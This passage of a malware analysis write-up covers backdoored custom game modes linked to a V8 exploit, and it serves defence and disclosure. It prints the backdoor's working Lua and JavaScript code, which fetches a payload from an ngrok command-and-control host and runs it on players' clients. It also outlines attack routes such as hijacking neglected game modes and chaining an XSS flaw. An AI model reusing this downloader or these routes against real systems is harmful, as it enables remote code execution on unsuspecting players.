The malicious code in these new three game modes is much more subtle. There is no file named `evil.lua` nor any JavaScript exploit directly visible in the source code. Instead, there's just a simple backdoor consisting of only about twenty lines of code. This backdoor can execute arbitrary JavaScript downloaded via HTTP, giving the attacker not only the ability to hide the exploit code, but also the ability to update it at their discretion without having to update the entire custom game mode (and going through the risky game mode verification process).


The backdoor starts with the JavaScript code sending a custom `ClientReady` event to the server. This is to signal to the server that there is a new victim game client, waiting to receive the JavaScript payload. The Lua code on the server registered a listener for the `ClientReady` event. When it receives this event, it makes an HTTP GET request to its C&C server to fetch the JavaScript payload. This payload is expected in the response body, and it's forwarded to the client-side JavaScript in a custom event named `test`.



```
function ClientReady()
    print("ClientReady")
    CreateHTTPRequest( "GET", "http://0.tcp.ngrok.io:12915/script.js?x="..
RandomInt(0,60000).."&y="..RandomInt(0,60000)):Send( function( result )
        print( "GET response:\n" )
        for k,v in pairs( result ) do
            print( string.format( "%s : %s\n", k, v ) )
            if k == "Body" then
                CustomGameEventManager:Send_ServerToAllClients( "test", {data=v} )
            end
        end
        print( "Done." )
    end )
end
```

The Lua part of the backdoor, which is executed on the game server.

When the client-side JavaScript receives this `test` event, it unwraps the payload, dynamically creates a new function out of it, and immediately executes it. On a high level, this is clearly just a simple downloader capable of executing arbitrary JavaScript downloaded from the C&C server. The cooperation of client-side JavaScript and server-side Lua code was only necessary because JavaScript was no longer allowed to directly access the internet.



```
GameEvents.Subscribe("test", function(data) {
    var x = new Function(data["data"])
    x();
})

GameEvents.SendCustomGameEventToServer("ClientReady", {})
```

The JavaScript part of the backdoor, which is executed on the game clients.

At the time that we discovered this backdoor, the C&C server was no longer responding. Even so, we can confidently assume that this backdoor was intended to download the JavaScript exploit for CVE-2021-38003. This is because all three backdoored game modes were updated by the same author within 10 days after said author introduced the JavaScript exploit into their first malicious game mode.

However, we remain unsure about whether there was any malicious shellcode attached to the exploit. After all, the use of **ngrok** for C&C is slightly unconventional and could suggest that the attacker only tested the backdoor functionality. One way or another, we can say that this attack was not very large in scale. According to Valve, under 200 players were affected.

Parting Thoughts

After discovering the four malicious game modes, we tried to hunt for more — unfortunately, our trail went cold. Therefore, it's not clear what the attacker's ultimate intentions were. However, we believe that they were not exactly pure research intentions, for two main reasons. First, the attacker did not report the vulnerability to Valve (which would generally be considered a nice thing to do). Second, the attacker tried to hide the exploit in a stealthy backdoor. Regardless, it's also possible that the attacker didn't have purely malicious intentions either, since such an attacker could arguably abuse this vulnerability with a much larger impact.

For example, a malicious attacker could attempt to take over a popular custom game mode. Many game modes are neglected by their original developers, so the attacker could try something as simple as promising to fix bugs and continue development for free. After some number of legitimate updates, the attacker could try to sneak in the JavaScript backdoor. Since game modes are updated automatically in the background, the unsuspecting victim players would not have a lot of opportunities to defend themselves.

Alternatively, the attacker could search for other ways to exploit the vulnerability without involving any custom game modes. For instance, the attacker could try to look for a separate XSS vulnerability to chain with the V8 exploit. Such an XSS vulnerability could allow the attacker to execute arbitrary JavaScript within the remote victim's Panorama instance. The V8 exploit could then be used to break out of the Panorama framework. Note that Panorama is also heavily used in the game's main menu, so depending on the nature of the XSS vulnerability, this could have a blast radius as big as the 15 million monthly players.

Before we sign off, we would like to thank Valve for quickly addressing our reports. We hope that they will continue updating V8 in the future and reduce the patch gap as much as possible. Valve also shared with us some plans about additional mitigations, and we will be most excited to see those implemented in practice. Due to the potential impact, we would also recommend very careful vetting of future updates for popular custom games.

We can also appreciate that Valve made the decision to publish custom game modes on Steam even though it might put more responsibility on their shoulders. Ultimately, this is a net positive for the overall players' security, due to the fact that Valve can moderate the published game modes and take down malicious ones. Many other games don't have such integrated support for custom games, so players resort to downloading mods from random third-party sites, which are often known to bundle malware.

Indicators of Compromise (IoCs)

SHA-256	Name
`cca585b896017b-d87038fd34a7f50a1e0f64b6d6767bcde66ea3f98d6dd4bfd0`	`overthrow_scoreboard.vjs_c`
`4fad709e74345c39a85ce5a2c7f3b71d755240d27dd46688-fa3993298056cf39`	`evil.lua`
`3c00f15d233a3d-d851d68ecb8c7de38b1abf59787643a2159c9d6a7454f9c3b7`	`overthrow_scoreboard.vjs_c`
`880a0722a5f47d950170c5f66550e1cde-f60e4e84c0ce1014e2d6d7ad1b15c14`	`addon_game_mode.lua`
`85635bd92cc59354f48f8c39c6d-b7a5f93cabfb543e0bc-c3ec9e600f228f2569`	`overthrow_scoreboard.vjs_c`
`44c79f185576e1ec7d0d7909e-b7d4815cbf8348f37f62c0deb-d0d5056fb1100b`	`addon_game_mode.lua`
`4d3c6986b924108911709b95cb4c379720c323e6f7b3a069b866b76e0e3ec6b5`	`overthrow_scoreboard.vjs_c`

4bb1d6dcb1e12c3e5997b8dc7fa3d-b45d44bade39cfcceab56f90134-ca2d09f3	addon_game_mode.lua